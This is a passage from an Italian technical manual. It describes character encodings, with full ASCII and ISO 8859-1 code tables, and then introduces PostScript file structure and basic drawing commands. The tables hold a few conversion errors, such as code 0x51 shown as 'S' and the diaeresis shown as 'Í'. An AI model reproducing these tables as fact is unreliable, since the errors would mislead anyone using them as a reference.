La disponibilità di un sistema di codifica che faccia riferimento a un repertorio simbolico molto ampio, risolve tanti problemi del passato in cui era necessario risparmiare. Per esempio, nell'ASCII tradizionale, il trattino è unico (non si distingue la sua lunghezza) ed è anche un segno «meno». Disponendo di un repertorio molto grande, diventa importante utilizzare il simbolo giusto in base al contesto. Per esempio, la lettera latina «A» maiuscola, è diversa dalla lettera greca alfa maiuscola, anche se i due simboli possono avere lo stesso aspetto.

La descrizione che viene abbinata ai punti di codifica serve proprio per questo, in modo da evitare confusione.

Per fare un esempio più convincente, si pensi alla lettera «ß» nell'insieme ISO 8859-1. Il nome abbinato a questa lettera è «LATIN SMALL LETTER SHARP S»; come si legge non si tratta della lettera greca beta, ma di qualcosa di diverso. Per la precisione è un legato che si usa nella lingua tedesca; in mancanza del segno tipografico può essere reso come «ss» (infatti si tratta di una lettera minuscola). Utilizzare questo simbolo al posto della lettera beta sarebbe un errore; infatti, un sistema di composizione o di lettura, potrebbe anche decidere di convertire il segno nella forma semplificata che è appena stata mostrata.

223.5 Riferimenti

- Jukka Korpela, *A tutorial on character code issue*

  <*http://www.hut.fi/~jkorpela/chars.html*>

- *Unicode Home Page*

  <*http://www.unicode.org/*>

- Mark Davis, *Draft Unicode FAQ*

  <*http://www.unicode.org/unicode/faq/*>

- Ken Whistler, Mark Davis, *Unicode Technical Report #17, Character Encoding Model*

  <*http://www.unicode.org/unicode/reports/tr17/*>

- Mark Davis, *Forms of Unicode*

  <*http://www.ibm.com/developerworks/library/utfencodingforms/*>

- C. Weider, C. Preston, K. Simonsen, H. Alvestrand, R. Atkinson, M. Crispin, P. Svanberg, *RFC 2130: The Report of the IAB Character Set Workshop held 29 February - 1 March, 1996*

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2130.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2130.txt*>

- Markus Kuhn, *UTF-8 and Unicode FAQ for UNIX/Linux*

  <*http://www.cl.cam.ac.uk/~mgk25/unicode.html*>

- Bruno Haible, *The Unicode HOWTO*

  <*ftp://ftp.ilog.fr/pub/Users/haible/utf8/Unicode-HOWTO.html*>

- D. Goldsmith, M. Davis, *RFC 2152: UTF-7, a mail-safe transformation format of Unicode*, 1997

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2152.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2152.txt*>

- F. Yergeau, *RFC 2279: UTF-8, a transformation format of ISO 10646*, 1998

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2279.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2279.txt*>

- Indrek Hein, *An online character database*

  <*http://www.eki.ee/letter/*>

Capitolo 224

Esempi di codifica dei caratteri

In questo capitolo si raccolgono le descrizioni di alcuni esempi di insiemi di caratteri codificati e di forme codificate del carattere tradizionali. È il caso di ricordare che nella sezione 342.1.1 viene descritto il funzionamento del programma di servizio '**`recode`**', specializzato nella conversione dei file di testo.

224.1 ASCII (ISO 646)

L'ASCII è una codifica molto semplice, in cui ogni punto di codifica corrisponde direttamente a un gruppo di 7 bit, inteso come un intero senza segno, senza bisogno di trasformazioni. Sulla base di questa codifica si sono sviluppate molte varianti, soprattutto a 8 bit. Tuttavia, oggi, quando si parla di ASCII si tende a fare riferimento prevalentemente allo standard originale, in cui si utilizzavano valori compresi tra 0 e 127, per rappresentare i quali bastano solo 7 bit. Eventualmente, volendo essere precisi, per fare riferimento all'ASCII tradizionale si può utilizzare la denominazione «US-ASCII».

L'ASCII non si occupa solo di definire la codifica dei segni tipografici, ma include anche dei codici di controllo, ai quali abbina un nome, ma senza potervi attribuire un significato univoco valido in tutti i contesti. Si tratta dei punti di codifica da 0 a 31 e del 127 in decimale (il punto di codifica 32 rappresenta lo spazio normale).

La tabella 224.1 mostra nel dettaglio la codifica ASCII.

Tabella 224.1. US-ASCII (ISO 646).

Binario	Esadecimale	Ottale	Decimale	Carattere	
00000000_2	00_{16}	000_8	000_{10}	*<NUL>*	\0
00000001_2	01_{16}	001_8	001_{10}	*<SOH>*	
00000010_2	02_{16}	002_8	002_{10}	*<STX>*	
00000011_2	03_{16}	003_8	003_{10}	*<ETX>*	
00000100_2	04_{16}	004_8	004_{10}	*<EOT>*	
00000101_2	05_{16}	005_8	005_{10}	*<ENQ>*	
00000110_2	06_{16}	006_8	006_{10}	*<ACK>*	
00000111_2	07_{16}	007_8	007_{10}	*<BEL>*	\a
00001000_2	08_{16}	010_8	008_{10}	*<BS>*	\b
00001001_2	09_{16}	011_8	009_{10}	*<HT>*	\t
00001010_2	$0A_{16}$	012_8	010_{10}	*<LF>*	\n
00001011_2	$0B_{16}$	013_8	011_{10}	*<VT>*	\v
00001100_2	$0C_{16}$	014_8	012_{10}	*<FF>*	\f
00001101_2	$0D_{16}$	015_8	013_{10}	*<CR>*	\r
00001110_2	$0E_{16}$	016_8	014_{10}	*<SO>*	
00001111_2	$0F_{16}$	017_8	015_{10}	*<SI>*	
00010000_2	10_{16}	020_8	016_{10}	*<DLE>*	
00010001_2	11_{16}	021_8	017_{10}	*<DC1>*	
00010010_2	12_{16}	022_8	018_{10}	*<DC2>*	
00010011_2	13_{16}	023_8	019_{10}	*<DC3>*	
00010100_2	14_{16}	024_8	020_{10}	*<DC4>*	
00010101_2	15_{16}	025_8	021_{10}	*<NAK>*	
00010110_2	16_{16}	026_8	022_{10}	*<SYN>*	
00010111_2	17_{16}	027_8	023_{10}	*<ETB>*	
00011000_2	18_{16}	030_8	024_{10}	*<CAN>*	
00011001_2	19_{16}	031_8	025_{10}	*<EM>*	
00011010_2	$1A_{16}$	032_8	026_{10}	*<SUB>*	
00011011_2	$1B_{16}$	033_8	027_{10}	*<ESC>*	
00011100_2	$1C_{16}$	034_8	028_{10}	*<FS>*	

Binario	Esadecimale	Ottale	Decimale	Carattere
00011101_2	$1D_{16}$	035_8	029_{10}	*<GS>*
00011110_2	$1E_{16}$	036_8	030_{10}	*<RS>*
00011111_2	$1F_{16}$	037_8	031_{10}	*<US>*
00100000_2	20_{16}	040_8	032_{10}	*<SP>*
00100001_2	21_{16}	041_8	033_{10}	!
00100010_2	22_{16}	042_8	034_{10}	"
00100011_2	23_{16}	043_8	035_{10}	#
00100100_2	24_{16}	044_8	036_{10}	$
00100101_2	25_{16}	045_8	037_{10}	%
00100110_2	26_{16}	046_8	038_{10}	&
00100111_2	27_{16}	047_8	039_{10}	’
00101000_2	28_{16}	050_8	040_{10}	(
00101001_2	29_{16}	051_8	041_{10}	)
00101010_2	$2A_{16}$	052_8	042_{10}	*
00101011_2	$2B_{16}$	053_8	043_{10}	+
00101100_2	$2C_{16}$	054_8	044_{10}	,
00101101_2	$2D_{16}$	055_8	045_{10}	-
00101110_2	$2E_{16}$	056_8	046_{10}	.
00101111_2	$2F_{16}$	057_8	047_{10}	/
00110000_2	30_{16}	060_8	048_{10}	0
00110001_2	31_{16}	061_8	049_{10}	1
00110010_2	32_{16}	062_8	050_{10}	2
00110011_2	33_{16}	063_8	051_{10}	3
00110100_2	34_{16}	064_8	052_{10}	4
00110101_2	35_{16}	065_8	053_{10}	5
00110110_2	36_{16}	066_8	054_{10}	6
00110111_2	37_{16}	067_8	055_{10}	7
00111000_2	38_{16}	070_8	056_{10}	8
00111001_2	39_{16}	071_8	057_{10}	9
00111010_2	$3A_{16}$	072_8	058_{10}	:
00111011_2	$3B_{16}$	073_8	059_{10}	;
00111100_2	$3C_{16}$	074_8	060_{10}	<
00111101_2	$3D_{16}$	075_8	061_{10}	=
00111110_2	$3E_{16}$	076_8	062_{10}	>
00111111_2	$3F_{16}$	077_8	063_{10}	?
01000000_2	40_{16}	100_8	064_{10}	@
01000001_2	41_{16}	101_8	065_{10}	A
01000010_2	42_{16}	102_8	066_{10}	B
01000011_2	43_{16}	103_8	067_{10}	C
01000100_2	44_{16}	104_8	068_{10}	D
01000101_2	45_{16}	105_8	069_{10}	E
01000110_2	46_{16}	106_8	070_{10}	F
01000111_2	47_{16}	107_8	071_{10}	G
01001000_2	48_{16}	110_8	072_{10}	H
01001001_2	49_{16}	111_8	073_{10}	I
01001010_2	$4A_{16}$	112_8	074_{10}	J
01001011_2	$4B_{16}$	113_8	075_{10}	K
01001100_2	$4C_{16}$	114_8	076_{10}	L
01001101_2	$4D_{16}$	115_8	077_{10}	M
01001110_2	$4E_{16}$	116_8	078_{10}	N
01001111_2	$4F_{16}$	117_8	079_{10}	O
01010000_2	50_{16}	120_8	080_{10}	P
01010001_2	51_{16}	121_8	081_{10}	S
01010010_2	52_{16}	122_8	082_{10}	R
01010011_2	53_{16}	123_8	083_{10}	S
01010100_2	54_{16}	124_8	084_{10}	T
01010101_2	55_{16}	125_8	085_{10}	U

Binario	Esadecimale	Ottale	Decimale	Carattere
01010110_2	56_{16}	126_8	086_{10}	V
01010111_2	57_{16}	127_8	087_{10}	W
01011000_2	58_{16}	130_8	088_{10}	X
01011001_2	59_{16}	131_8	089_{10}	Y
01011010_2	$5A_{16}$	132_8	090_{10}	Z
01011011_2	$5B_{16}$	133_8	091_{10}	[
01011100_2	$5C_{16}$	134_8	092_{10}	\ \\\\
01011101_2	$5D_{16}$	135_8	093_{10}	]
01011110_2	$5E_{16}$	136_8	094_{10}	^
01011111_2	$5F_{16}$	137_8	095_{10}	_
01100000_2	60_{16}	140_8	096_{10}	‘
01100001_2	61_{16}	141_8	097_{10}	a
01100010_2	62_{16}	142_8	098_{10}	b
01100011_2	63_{16}	143_8	099_{10}	c
01100100_2	64_{16}	144_8	100_{10}	d
01100101_2	65_{16}	145_8	101_{10}	e
01100110_2	66_{16}	146_8	102_{10}	f
01100111_2	67_{16}	147_8	103_{10}	g
01101000_2	68_{16}	150_8	104_{10}	h
01101001_2	69_{16}	151_8	105_{10}	i
01101010_2	$6A_{16}$	152_8	106_{10}	j
01101011_2	$6B_{16}$	153_8	107_{10}	k
01101100_2	$6C_{16}$	154_8	108_{10}	l
01101101_2	$6D_{16}$	155_8	109_{10}	m
01101110_2	$6E_{16}$	156_8	110_{10}	n
01101111_2	$6F_{16}$	157_8	111_{10}	o
01110000_2	70_{16}	160_8	112_{10}	p
01110001_2	71_{16}	161_8	113_{10}	q
01110010_2	72_{16}	162_8	114_{10}	r
01110011_2	73_{16}	163_8	115_{10}	s
01110100_2	74_{16}	164_8	116_{10}	t
01110101_2	75_{16}	165_8	117_{10}	u
01110110_2	76_{16}	166_8	118_{10}	v
01110111_2	77_{16}	167_8	119_{10}	w
01111000_2	78_{16}	170_8	120_{10}	x
01111001_2	79_{16}	171_8	121_{10}	y
01111010_2	$7A_{16}$	172_8	122_{10}	z
01111011_2	$7B_{16}$	173_8	123_{10}	{
01111100_2	$7C_{16}$	174_8	124_{10}	|
01111101_2	$7D_{16}$	175_8	125_{10}	}
01111110_2	$7E_{16}$	176_8	126_{10}	~
01111111_2	$7F_{16}$	177_8	127_{10}	*<DEL>*

224.2 ISO 8859-*n*

Le codifiche ISO 8859-*n*, dove *n* è un numero da 1 a 15, rappresentano per il passato l'evoluzione più coerente dell'ASCII, in quanto utilizzano tutte gli stessi punti di codifica iniziali da 0 a 127, corrispondenti esattamente all'ASCII originale.

Come nel caso dell'ASCII, non c'è distinzione tra punto di codifica e forma codificata del carattere; in questa situazione si usano valori fino a 255, attraverso un byte intero.

Le codifiche ISO 8859-*n* introducono altri codici di controllo, nell'intervallo di punti di codifica che va da 128 a 159.

Per quanto riguarda le lingue occidentali, la codifica ISO 8859 più comune è ISO 8859-1, conosciuta anche come ISO Latin 1, che comunque, nel prossimo futuro potrebbe essere sostituita da ISO 8859-15 (ISO Latin 9), in cui si inserisce il simbolo dell'Euro al posto del simbolo di valuta generico.

La tabella 224.2 mostra nel dettaglio la codifica ISO 8859-1. Si tenga presente che nel caso di ISO 8859-15, il punto di codifica 164 viene abbinato al simbolo dell'Euro.

Tabella 224.2. ISO 8859-1.

Ottale	Decimale	Esadecimale	Carattere	Denominazione in inglese
240_8	160_{10}	$A0_{16}$		NO-BREAK SPACE
241_8	161_{10}	$A1_{16}$	¡	INVERTED EXCLAMATION MARK
242_8	162_{10}	$A2_{16}$	¢	CENT SIGN
243_8	163_{10}	$A3_{16}$	£	POUND SIGN
244_8	164_{10}	$A4_{16}$	¤	CURRENCY SIGN
245_8	165_{10}	$A5_{16}$	¥	YEN SIGN
246_8	166_{10}	$A6_{16}$	¦	BROKEN BAR
247_8	167_{10}	$A7_{16}$	§	SECTION SIGN
250_8	168_{10}	$A8_{16}$	Í	DIAERESIS
251_8	169_{10}	$A9_{16}$	©	COPYRIGHT SIGN
252_8	170_{10}	AA_{16}	ª	FEMININE ORDINAL INDICATOR
253_8	171_{10}	AB_{16}	«	LEFT-POINTING DOUBLE ANGLE QUOTATION MARK
254_8	172_{10}	AC_{16}	¬	NOT SIGN
255_8	173_{10}	AD_{16}		SOFT HYPHEN
256_8	174_{10}	AE_{16}	®	REGISTERED SIGN
257_8	175_{10}	AF_{16}	¯	MACRON
260_8	176_{10}	$B0_{16}$	°	DEGREE SIGN
261_8	177_{10}	$B1_{16}$	$\pm$	PLUS-MINUS SIGN
262_8	178_{10}	$B2_{16}$	²	SUPERSCRIPT TWO
263_8	179_{10}	$B3_{16}$	³	SUPERSCRIPT THREE
264_8	180_{10}	$B4_{16}$	′	ACUTE ACCENT
265_8	181_{10}	$B5_{16}$	μ	MICRO SIGN
266_8	182_{10}	$B6_{16}$	¶	PILCROW SIGN
267_8	183_{10}	$B7_{16}$	·	MIDDLE DOT
270_8	184_{10}	$B8_{16}$	¸	CEDILLA
271_8	185_{10}	$B9_{16}$	¹	SUPERSCRIPT ONE
272_8	186_{10}	BA_{16}	º	MASCULINE ORDINAL INDICATOR
273_8	187_{10}	BB_{16}	»	RIGHT-POINTING DOUBLE ANGLE QUOTATION MARK
274_8	188_{10}	BC_{16}	¼	VULGAR FRACTION ONE QUARTER
275_8	189_{10}	BD_{16}	½	VULGAR FRACTION ONE HALF
276_8	190_{10}	BE_{16}	¾	VULGAR FRACTION THREE QUARTERS
277_8	191_{10}	BF_{16}	¿	INVERTED QUESTION MARK
300_8	192_{10}	$C0_{16}$	À	LATIN CAPITAL LETTER A WITH GRAVE
301_8	193_{10}	$C1_{16}$	Á	LATIN CAPITAL LETTER A WITH ACUTE
302_8	194_{10}	$C2_{16}$	Â	LATIN CAPITAL LETTER A WITH CIRCUMFLEX
303_8	195_{10}	$C3_{16}$	Ã	LATIN CAPITAL LETTER A WITH TILDE
304_8	196_{10}	$C4_{16}$	Ä	LATIN CAPITAL LETTER A WITH DIAERESIS
305_8	197_{10}	$C5_{16}$	Å	LATIN CAPITAL LETTER A WITH RING ABOVE
306_8	198_{10}	$C6_{16}$	Æ	LATIN CAPITAL LETTER AE
307_8	199_{10}	$C7_{16}$	Ç	LATIN CAPITAL LETTER C WITH CEDILLA
310_8	200_{10}	$C8_{16}$	È	LATIN CAPITAL LETTER E WITH GRAVE
311_8	201_{10}	$C9_{16}$	É	LATIN CAPITAL LETTER E WITH ACUTE
312_8	202_{10}	CA_{16}	Ê	LATIN CAPITAL LETTER E WITH CIRCUMFLEX
313_8	203_{10}	CB_{16}	Ë	LATIN CAPITAL LETTER E WITH DIAERESIS
314_8	204_{10}	CC_{16}	Ì	LATIN CAPITAL LETTER I WITH GRAVE
315_8	205_{10}	CD_{16}	Í	LATIN CAPITAL LETTER I WITH ACUTE

Ottale	Decimale	Esadecimale	Carattere	Denominazione in inglese
316_8	206_{10}	CE_{16}	Î	LATIN CAPITAL LETTER I WITH CIRCUMFLEX
317_8	207_{10}	CF_{16}	Ï	LATIN CAPITAL LETTER I WITH DIAERESIS
320_8	208_{10}	$D0_{16}$	Ð	LATIN CAPITAL LETTER ETH
321_8	209_{10}	$D1_{16}$	Ñ	LATIN CAPITAL LETTER N WITH TILDE
322_8	210_{10}	$D2_{16}$	Ò	LATIN CAPITAL LETTER O WITH GRAVE
323_8	211_{10}	$D3_{16}$	Ó	LATIN CAPITAL LETTER O WITH ACUTE
324_8	212_{10}	$D4_{16}$	Ô	LATIN CAPITAL LETTER O WITH CIRCUMFLEX
325_8	213_{10}	$D5_{16}$	Õ	LATIN CAPITAL LETTER O WITH TILDE
326_8	214_{10}	$D6_{16}$	Ö	LATIN CAPITAL LETTER O WITH DIAERESIS
327_8	215_{10}	$D7_{16}$	×	MULTIPLICATION SIGN
330_8	216_{10}	$D8_{16}$	Ø	LATIN CAPITAL LETTER O WITH STROKE
331_8	217_{10}	$D9_{16}$	Ù	LATIN CAPITAL LETTER U WITH GRAVE
332_8	218_{10}	DA_{16}	Ú	LATIN CAPITAL LETTER U WITH ACUTE
333_8	219_{10}	DB_{16}	Û	LATIN CAPITAL LETTER U WITH CIRCUMFLEX
334_8	220_{10}	DC_{16}	Ü	LATIN CAPITAL LETTER U WITH DIAERESIS
335_8	221_{10}	DD_{16}	Ý	LATIN CAPITAL LETTER Y WITH ACUTE
336_8	222_{10}	DE_{16}	Þ	LATIN CAPITAL LETTER THORN
337_8	223_{10}	DF_{16}	ß	LATIN SMALL LETTER SHARP S
340_8	224_{10}	$E0_{16}$	à	LATIN SMALL LETTER A WITH GRAVE
341_8	225_{10}	$E1_{16}$	á	LATIN SMALL LETTER A WITH ACUTE
342_8	226_{10}	$E2_{16}$	â	LATIN SMALL LETTER A WITH CIRCUMFLEX
343_8	227_{10}	$E3_{16}$	ã	LATIN SMALL LETTER A WITH TILDE
344_8	228_{10}	$E4_{16}$	ä	LATIN SMALL LETTER A WITH DIAERESIS
345_8	229_{10}	$E5_{16}$	å	LATIN SMALL LETTER A WITH RING ABOVE
346_8	230_{10}	$E6_{16}$	æ	LATIN SMALL LETTER AE
347_8	231_{10}	$E7_{16}$	ç	LATIN SMALL LETTER C WITH CEDILLA
350_8	232_{10}	$E8_{16}$	è	LATIN SMALL LETTER E WITH GRAVE
351_8	233_{10}	$E9_{16}$	é	LATIN SMALL LETTER E WITH ACUTE
352_8	234_{10}	EA_{16}	ê	LATIN SMALL LETTER E WITH CIRCUMFLEX
353_8	235_{10}	EB_{16}	ë	LATIN SMALL LETTER E WITH DIAERESIS
354_8	236_{10}	EC_{16}	ì	LATIN SMALL LETTER I WITH GRAVE
355_8	237_{10}	ED_{16}	í	LATIN SMALL LETTER I WITH ACUTE
356_8	238_{10}	EE_{16}	î	LATIN SMALL LETTER I WITH CIRCUMFLEX
357_8	239_{10}	EF_{16}	ï	LATIN SMALL LETTER I WITH DIAERESIS
360_8	240_{10}	$F0_{16}$	ð	LATIN SMALL LETTER ETH
361_8	241_{10}	$F1_{16}$	ñ	LATIN SMALL LETTER N WITH TILDE
362_8	242_{10}	$F2_{16}$	ò	LATIN SMALL LETTER O WITH GRAVE
363_8	243_{10}	$F3_{16}$	ó	LATIN SMALL LETTER O WITH ACUTE
364_8	244_{10}	$F4_{16}$	ô	LATIN SMALL LETTER O WITH CIRCUMFLEX
365_8	245_{10}	$F5_{16}$	õ	LATIN SMALL LETTER O WITH TILDE
366_8	246_{10}	$F6_{16}$	ö	LATIN SMALL LETTER O WITH DIAERESIS
367_8	247_{10}	$F7_{16}$	÷	DIVISION SIGN
370_8	248_{10}	$F8_{16}$	ø	LATIN SMALL LETTER O WITH STROKE
371_8	249_{10}	$F9_{16}$	ù	LATIN SMALL LETTER U WITH GRAVE
372_8	250_{10}	FA_{16}	ú	LATIN SMALL LETTER U WITH ACUTE
373_8	251_{10}	FB_{16}	û	LATIN SMALL LETTER U WITH CIRCUMFLEX
374_8	252_{10}	FC_{16}	ü	LATIN SMALL LETTER U WITH DIAERESIS
375_8	253_{10}	FD_{16}	ý	LATIN SMALL LETTER Y WITH ACUTE
376_8	254_{10}	FE_{16}	þ	LATIN SMALL LETTER THORN
377_8	255_{10}	FF_{16}	ÿ	LATIN SMALL LETTER Y WITH DIAERESIS

224.3 Riferimenti

- Jukka Korpela, *A tutorial on character code issue*

  <*http://www.hut.fi/~jkorpela/chars.html*>

- Jukka Korpela, *The ISO Latin 1 character repertoire - a description with usage and notes*

  <*http://www.hut.fi/~jkorpela/latin1/*>

- Roman Czyborra, *The ISO 8859 Alphabet Soup*

  <*http://czyborra.com/charsets/iso8859.html*>

- Roman Czyborra, *Codepages & Co.*

  <*http://czyborra.com/charsets/codepages.html*>

Parte xliii

PostScript: un linguaggio per la composizione finale

Linguaggio PostScript: introduzione

Benché il linguaggio PostScript sia nato per le stampanti, disponendo di Ghostscript potrebbe essere usato anche per scrivere direttamente. Lo scopo di questo capitolo è quello di introdurre all'uso diretto del linguaggio PostScript, in modo molto semplice, facendo riferimento prevalentemente al livello 1, eventualmente con qualche annotazione sul livello 2, mentre il livello 3 diventa troppo complesso e non più utile per un utilizzo diretto.

A ogni modo, gli esempi che si fanno sono stati verificati con Ghostscript e non con una vera stampante PostScript.

225.1 Impostazione generale

Un file PostScript è un file di testo, in cui le righe sono terminate indifferentemente con *<LF>* oppure con *<CR><LF>*, che inizia con una riga simile al modello seguente:

```
%!PS-Adobe-livello_ps [EPSF-livello_eps]
```

Il livello è in pratica il numero di versione del linguaggio; per quanto riguarda il livello PostScript, si fa riferimento generalmente ai valori 1.0, 2.0 e 3.0. Il modello sintattico mostra la possibilità di aggiungere la stringa '**EPSF-***livello_eps*', con la quale si vuole specificare che si tratta di un file PostScript incapsulato. In altri termini, un file PostScript normale inizia più o meno come nell'esempio seguente, dove si fa riferimento al livello 2:

```
%!PS-Adobe-2.0
```

In tal caso si intende lavorare su una serie di pagine; al contrario, se si sta realizzando una sola immagine nell'ambito di uno spazio determinato, si aggiunge la dichiarazione del tipo incapsulato:

```
%!PS-Adobe-2.0 EPSF-1.2
```

In generale, il simbolo di percentuale ('**%**') serve a introdurre dei commenti che non generano un risultato nella stampa; tuttavia, una sequenza di due simboli di percentuale ha un ruolo speciale per la dichiarazione di direttive importanti; inoltre, la stessa dichiarazione iniziale del tipo di file è preceduta da un simbolo percentuale. In generale, onde evitare equivoci, si indica un commento con un solo simbolo di percentuale seguito da almeno uno spazio:

```
% testo_commentato
```

Il commento può essere piazzato ovunque, tenendo presente che vale dal punto in cui appare, fino alla fine della riga.

Le direttive particolari che iniziano con due simboli di percentuale hanno la forma seguente:

```
%%direttiva[: argomenti]
```

In pratica, il nome delle direttive deve essere attaccato ai segni di percentuale; inoltre, se è prevista l'aggiunta di argomenti alla direttiva, dopo il nome della stessa appaiono due punti, seguiti da almeno uno spazio e dopo dagli argomenti previsti. Quello che segue è l'esempio di una struttura possibile per un file PostScript articolato su più pagine:

```
%!PS-Adobe-2.0
%%Creator: nome_del_redattore_del_file
%%DocumentPaperSizes: formato
%%EndComments
[%%BeginProlog
  prologo]
%%EndProlog
%%Page: numero_mostrato pagina_reale
istruzioni_ps
showpage
[%%Page: numero_mostrato pagina_reale
istruzioni_ps
showpage]...
%%Trailer
%%EOF
```

Il tutto dovrebbe essere abbastanza intuitivo: le prime istruzioni speciali, fino a '**`%%EndComments`**', descrivono il documento specificando in particolare le dimensioni della pagina; le istruzioni racchiuse tra '**`%%BeginProlog`**' e '**`%%EndProlog`**' possono servire per dichiarare delle funzioni utilizzate nel documento; le istruzioni relative a ogni singola pagina sono introdotte da '**`%%Page:`** *m n*'; la visualizzazione della pagina, dopo la sua costruzione, si ottiene con l'istruzione '**`showpage`**'; il file termina con '**`%%Trailer`**' e '**`%%EOF`**'.

A questo punto, conviene vedere subito come si può articolare un file PostScript che non contiene pagine, ma una sola immagine:

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: nome_del_redattore_del_file
%%BoundingBox: 0 0 larghezza_in_punti altezza_in_punti
%%EndComments
[%%BeginProlog
  prologo]
%%EndProlog
istruzioni_ps
showpage
%%Trailer
%%EOF
```

Si può osservare che la direttiva speciale '**`%%BoundingBox`**' va a sostituire '**`%%DocumentPaperSizes`**', allo scopo di indicare l'area in cui vanno rappresentate le istruzioni.

A ogni modo, la direttiva '**`%%BoundingBox`**' può essere usata anche per un file PostScript diviso in pagine, quando si vuole indicare un formato non standard, oppure se si vuole essere precisi.

225.1.1 Piano di lavoro e unità di misura

Il linguaggio PostScript è predisposto per fare riferimento a oggetti su un piano cartesiano ideale, in cui l'unità di misura normale è il punto tipografico, corrispondente secondo questo linguaggio a 1/72-esimo di pollice, pari a circa 0,35278 mm. In condizioni normali, la pagina è collocata sul piano cartesiano ideale come si vede nella figura 225.1, dove lo zero per x e y corrispondono esattamente con l'angolo inferiore sinistro; tuttavia, è consentita la definizione di pagine collocate in posizioni differenti, se questo può servire in qualche modo.

Figura 225.1. La pagina collocata su degli assi cartesiani ideali.

Gli oggetti grafici vengono disegnati sul piano cartesiano ideale; quello che risulta trovarsi sull'area della pagina potrà essere stampato.

225.1.2 Posizione corrente

Il PostScript può essere visto come un linguaggio per disegnare (tracciare curve, riempire delle aree e piazzare dei caratteri tipografici). Tutto questo avviene quasi sempre indicando delle coordinate, dove spesso la posizione di partenza ha importanza. Le coordinate iniziali si modificano con l'istruzione '**`moveto`**':

```
x y moveto
```

In pratica, si indicano due numeri, seguiti dalla parola chiave '**`moveto`**'. Il significato è molto semplice: il primo numero esprime la coordinata orizzontale (asse X), il secondo la coordinata verticale (asse Y). I valori si esprimono in punti tipografici.

225.1.3 Istruzioni speciali più importanti

Le istruzioni più importanti che iniziano con due segni di percentuale sono elencate brevemente nella tabella 225.1. Tuttavia, è il caso di aggiungere qualche piccola indicazione a proposito di alcune di queste.

> Nessuna delle istruzioni che iniziano con due segni di percentuale è indispensabile; tuttavia alcune sono importanti. L'inserimento corretto di queste istruzioni rende il file PostScript più facile da gestire con gli strumenti comuni.

Tabella 225.1. Alcune istruzioni che iniziano con due segni di percentuale.

Istruzione	Descrizione
%%Creator: *nome*	Il nome del programma che ha composto il file.
%%DocumentPaperSizes: *formato*	Formato della carta.
%%BoundingBox: x_1 y_1 x_2 y_2	Collocazione e dimensione della carta: da x_1 y_1 a x_2 y_2.
%%Title: *titolo*	Titolo del documento.
%%CreationDate: *data*	Data e ora di creazione del documento.
%%Pages: *n*	Quantità di pagine contenuta.
%%PageOrder: Ascend|Descend	Ordine di apparizione delle pagine: ascendente o discendente.
%%EndComments	Fine dell'intestazione con le informazioni generali.
%%BeginProlog	Inizia un'area di definizione delle funzioni.
%%EndProlog	Termina l'area di definizione delle funzioni.
%%BeginSetup	Inizia un'area per l'inserimento di istruzioni di stampa.
%%EndSetup	Termina l'area delle di istruzioni di stampa.
%%Page: *x n*	Inizia la pagina n-esima, rappresentata come x.
%%Trailer	Conclude la serie delle pagine.
%%EOF	Conclude definitivamente il file.

L'istruzione '**`%%DocumentPaperSizes`**' serve intuitivamente per elencare le dimensioni possibili delle pagine. In generale si indica una sola parola chiave che esprime sinteticamente la dimensione della pagina, come si vede nella tabella 225.2. Probabilmente non conviene andare al di fuori di pochi standard; eventualmente è preferibile indicare le coordinate esatte attraverso l'istruzione '**`%%BoundingBox`**'.

Tabella 225.2. Formati di stampa comuni, indicabili come argomento dell'istruzione '**`%%DocumentPaperSizes`**'. Le dimensioni non sono necessariamente quelle reali, ma quelle conosciute dal linguaggio PostScript.

formato	larghezza punti	altezza punti	larghezza pollici	altezza pollici	larghezza cm	altezza cm
letter	612	792	8,50	11,00	21,59	27,94
legal	612	1008	8,50	14,00	21,59	35,56
a3	842	1190	11,6944	16,5278	29,7	42
a4	595	842	8,26389	11,6944	21	29,7
a5	421	595	5,84722	8,26389	14,85	21
b4	709	1002	9,84722	13,9167	25,0119	35,3483
b5	501	709	6,95833	9,84722	17,6742	25,0119

'**`%%BoundingBox`**' consente di indicare la posizione dell'angolo inferiore sinistro e di quello superiore destro della pagina. Di solito, le prime due coordinate che esprimono proprio la posizione dell'angolo inferiore sinistro, sono azzerate, a indicare che si parte dallo zero degli assi cartesiani ideali della superficie.

225.1.4 Aspetto delle istruzioni normali

Le istruzioni PostScript sembrano non avere inizio e fine, perché si possono collocare su una o più righe indifferentemente, senza alcun segno di separazione. Per esempio, si può scrivere

```
newpath
 100   100 moveto
 100   431 lineto
 350   431 lineto
 350   100 lineto
closepath
```

oppure, indifferentemente

```
newpath 100 100 moveto 100 431 lineto 350 431 lineto 350 100 lineto closepath
```

e in tanti altri modi intermedi. È evidente che se si vuole scrivere del codice intelligibile occorre uno stile (come in tutti i linguaggi di programmazione).

la cosa che può apparire strana inizialmente è il fatto che i comandi che prevedono l'uso di argomenti, ricevono questi dati prima del nome del comando stesso. Per esempio, è già stata mostrata l'istruzione '**`moveto`**', che riceve l'indicazione delle coordinate prima del suo nome.

225.2 Linee e aree

La cosa più semplice che si può fare per cominciare a comprendere il linguaggio è quella di disegnare delle linee. In generale, il disegno avviene partendo dalle coordinate correnti, per cui questa indicazione non appare in modo esplicito, ma se necessario si definisce con uno spostamento attraverso l'istruzione '**`moveto`**'. Per le linee rette si possono usano le istruzioni '**`lineto`**' e '**`rlineto`**', dove la prima rappresenta un movimento con coordinate di destinazione assolute, mentre la seconda fa riferimento a coordinate di destinazione relative a quelle di partenza. Si osservino gli esempi seguenti, con cui si disegna lo stesso rettangolo largo 20 punti e alto 10 punti, a partire dalla coordinata *x*,*y*=0,0:

```
  0     0 moveto
  0    10 lineto
 20    10 lineto
 20     0 lineto
  0     0 lineto
```

```
  0     0 moveto
  0    10 rlineto
 20     0 rlineto
  0   -10 rlineto
-20     0 rlineto
```

In pratica, l'istruzione '**`lineto`**' vuole l'indicazione del punto finale espresso come coordinata assoluta, mentre '**`rlineto`**' vuole una coordinata relativa alla posizione corrente.

x,y=0,10=+0,+10 x,y=20,10=+20,+0

x,y=0,0 x,y=20,0=+0-10

